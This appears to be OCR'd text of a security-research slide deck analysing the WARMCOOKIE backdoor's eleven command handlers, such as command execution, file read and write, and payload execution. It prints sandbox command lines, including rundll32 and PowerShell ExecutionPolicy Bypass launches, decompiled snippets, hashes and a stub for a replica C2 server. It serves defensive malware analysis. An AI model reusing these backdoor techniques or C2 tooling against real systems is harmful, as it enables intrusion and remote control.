
- 11 handlers in total
- Added 4 new handlers since August
  - Focus on post-compromise execution
    - EXE/DLL/PS1
    - Hardcoded DLL

Command ID	Description
1	Retrieve victim details (CPU, IP)
2	Record screenshots of victim machine
3	Retrieve installed programs via Uninstall registry path
4	Command-line execution (cmd.exe /c)
5	Write file to victim machine
6	Read file from victim machine
7	PE file execution
8	DLL execution
9	PowerShell script execution
10	DLL execution with Start export and /update
11	Self-removal (delete scheduled task/DLL)

Retrieve Victim Info

Handler (#1)

- Grabs IP address
- Processor info
- Physical memory




MTkyLjE2OC4xODIuMTM0	192.168.182.134
QU1EIFJ5emVuIDcgNzgwMFgzRCA4LUN vcmUgUHJvY2Vzc29yICAgICAgICAgICA=	AMD Ryzen 7 7800X3D 8-Core Processor

https://imhex.werwolv.net/

Screenshot Grabber

Handler (#2)

- Takes screenshot of victim machine using Windows graphics DLLs
  - `BitBlt` / `CreateCompatibleBitmap` / `GetSystemMetrics`
- No compression



https://imhex.werwolv.net/

elastic

Get Installed Programs

Handler (#3)

- Reads installed programs via `SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall`
- Retrieves `DisplayName`, `DisplayVersion`, `InstallDate`
- Encodes each entry, placed in pipe-delimited order

```
Ny1aaXAgMTguMDEg
KHg2NCk=|MTguMDE
=|-|QW5kcm9pZCBT
dHVkaW8=|MjAyNC4
x|-|RXhwbG9yZXIg
U3VpdGUgSVY=|-|M
jAxNjExMjE=|R2l0
|Mi40NS4y|MjAyND
A3Mjg=|SHhEIEhle
CBFZGl0b3IgMi41|
Mi41|MjAyMTA2MDk
=|TW96aWxsYSBGaX
```

Encoded Value	Decoded Value
Ny1aaXAgMTguMDEgKHg2NCk=|MTguMDE=|-|	7-Zip 18.01 (x64)18.01

Cmd Execution

Handler (#4)


- Backdoor functionality through `cmd.exe /c`
- Process creation flag uses `CREATE_NO_WINDOW`

rundll32.exe (1508)	"C:\Windows\System32\rundll32.exe" "C:\ProgramData\Vectorform\Updater.dll", Start /u
cmd.exe (3712)	cmd.exe /c whoami
Conhost.exe (6604)	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
whoami.exe (4436)	whoami

Cmd Execution

Handler (#4)

- Uses combination of `PeekNamedPipe` and `ReadFile` to read output
- Result
  - Output from command (base64)
  - Error: `OK (No output data)`



https://imhex.werwolv.net/

elastic


File Write

Handler (#5)

- C2 server provides:
  - File path
  - File content

Time of ...	Process Name	PID	Operation	Path
3:35:16....	rundll32.exe	380	CreateFile	C:\tmp\meow.txt
3:35:21....	rundll32.exe	380	WriteFile	C:\tmp\meow.txt
3:35:21....	rundll32.exe	380	CloseFile	C:\tmp\meow.txt

- Result
  - Success: `OK`
  - Error: `ERROR: Cannot write file`




https://imhex.werwolv.net/

elastic

File Read

Handler (#6)

- C2 server provides:
  - File path
- Result
  - Success: `OK (See 'Files' tab)`
  - Error: `ERROR: Cannot read file`




https://imhex.werwolv.net/

elastic

PE File Execution

Handler (#7)

- Steps
  - Creates folder in temp directory
    - `dat40Fb.tmp`
  - Writes PE content to folder with randomly generated name
    - `40FC.exe`
  - Executes PE file through handler
- C2 server provides:
  - PE file
- Result
  - Success: `1`
  - Error: `0`




elastic

DLL Execution (Custom)

Handler (#8)

- Steps
  - Creates folder in temp directory
    - `datE7EF.tmp`
  - Writes DLL content to folder with randomly generated name
    - `E7F0.dll`
  - Executes DLL through handler with custom export
- C2 server provides:
  - DLL file
  - Export
- Result
  - Success: `1`
  - Error: `0`



elastic

PowerShell Script Execution

Handler (#9)

- Execute stand-alone PowerShell scripts (.ps1)
- C2 server provides:
  - PowerShell script
- Result
  - Success: 1
  - Error: 0

```
rundll32.exe "C:\ProgramData\Vectorform\Updater.dll", Start /u
      powershell.exe -ExecutionPolicy Bypass
                     -file "C:\Users\REM\AppData\Local\Temp\dat36BD.tmp\3D26.ps1"
```

DLL Execution - (Hardcoded)

Handler (#10)

- Hardcodes DLL execution with `Start` export and command-line (`/update`)
- File content passed from server
  - Writes DLL in temporary directory
  - Launches DLL using `rundll32.exe`

```
rundll32.exe "C:\ProgramData\Vectorform\Updater.dll", Start /u
  rundll32.exe "C:\Users\REM\AppData\Local\Temp\datE7EF.tmp\E7F0.dll",Start /update
```

Self-Removal

Handler (#11)

- Delete scheduled task
- Delete WARMCOOKIE DLL

```
16    for ( j = 0; j < 28; ++j )
17    {
18      task_name = des::StringDecrypt2(*(&string_bank + 2 * j));
19      len_task_name = wcslen(task_name);
20      if ( !wcsncmp(victim_task_name[i], task_name, len_task_name) )
21        des::DeleteScheduledTask(victim_task_name[i]);
00005610 des::handler::SOMETHING_SCHEDULED_TASK:7 (7FFB56816210)
```

Locals (HEXRAYS)

Name	Value
task_name	0x27A6B3C1D38LL:L"Vectorform"
victim_task_name	0x27A6B3AD050LL:0x27A6B3AD060LL:L"Vectorform.job"

Tooling/Closing

Tooling

- IDA Pro - String Decryption

```
uninstall_path = DecryptString(dword_7FFB565AE4E0);// SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
uinstall_path = uninstall_path;
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, uninstall_path, 0, 0x108u, &hKey) )
{
  p_mem = AllocHeap(0x40000uLL);
  v1 = p_mem;
  if ( p_mem )
  {
    *p_mem = 0;
    str_DisplayName = DecryptString(dword_7FFB565AE550);// DisplayName
    str_DisplayVersion = DecryptString(dword_7FFB565AE570);// DisplayVersion
    str_InstallDate = DecryptString(dword_7FFB565AE5A0);// InstallDate
    str_pipe = des::DecryptString(dword_7FFB565AE5C0);// |
    cchName = 260;
    str_dash = des::DecryptString(dword_7FFB565AE5D0);// -
    v7 = 0;
```

Tooling

- Replicate C2 server (Flask)
  - JavaScript -
    - **SHA256**: 87f57a7a4b4c83ecb3cdd5f274c95cd452c703de604f68aff6e59964b662e3f8
  - DLL
    - **SHA256**: f4d2c9470b322af29b9188a3a590cbe85bacb9cc8fcd7c2e94d82271ded3f659

```
DLL_PATH = "mare_test.dll"  # INSERT DLL PATH HERE
DLL_EXPORT = b"Start\x00"  # INSERT DLL EXPORT HERE
EXE_PATH = "mare_test.exe"  # INSERT EXE PATH HERE
PS1_PATH = "mare_test.ps1"  # INSERT PS1 PATH HERE
COMMAND = b"whoami"  # INSERT COMMDAND
FILE_PATH = b"C:\\tmp\\meow.txt\x00"  # INSERT FILE PATH FOR CREATION
FILE_DATA = b"meow"  # INSERT DATA FOR NEW FILE
```


rundll32.exe (6276)	C:\WINDOWS\system32\rundll32.exe "C:\ProgramData\TechSparq\Updater.dll",Start /u
cmd.exe (8092)	cmd.exe /c whoami
Conhost.exe (3312)	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
whoami.exe (3068)	whoami
12DF.exe (8588)	"C:\Users\REM\AppData\Local\Temp\dat12DE.tmp\12DF.exe"
Conhost.exe (9196)	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
rundll32.exe (4072)	C:\WINDOWS\system32\rundll32.exe "C:\Users\REM\AppData\Local\Temp\dat21C4.tmp\21C5.dll",Start
powershell.exe (4208)	powershell.exe -ExecutionPolicy Bypass -file "C:\Users\REM\AppData\Local\Temp\dat2F63.tmp\2F64.ps1"
Conhost.exe (1668)	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1
rundll32.exe (6340)	C:\WINDOWS\system32\rundll32.exe "C:\Users\REM\AppData\Local\Temp\dat4ACC.tmp\4ACD.dll",Start /upda

Closing Thoughts

- Active codebase, adding features
- Filling in the gap, gaining momentum
- Clear example of transition from modular malware

Thank you!

- Links
  - Tooling: WARMCOOKIE Tools
  - YARA: Windows.Trojan.WarmCookie
  - Blog: https://www.elastic.co/security-labs/dipping-into-danger
- Reach out
  - @DanielStepanic
  - @elasticseclabs



elastic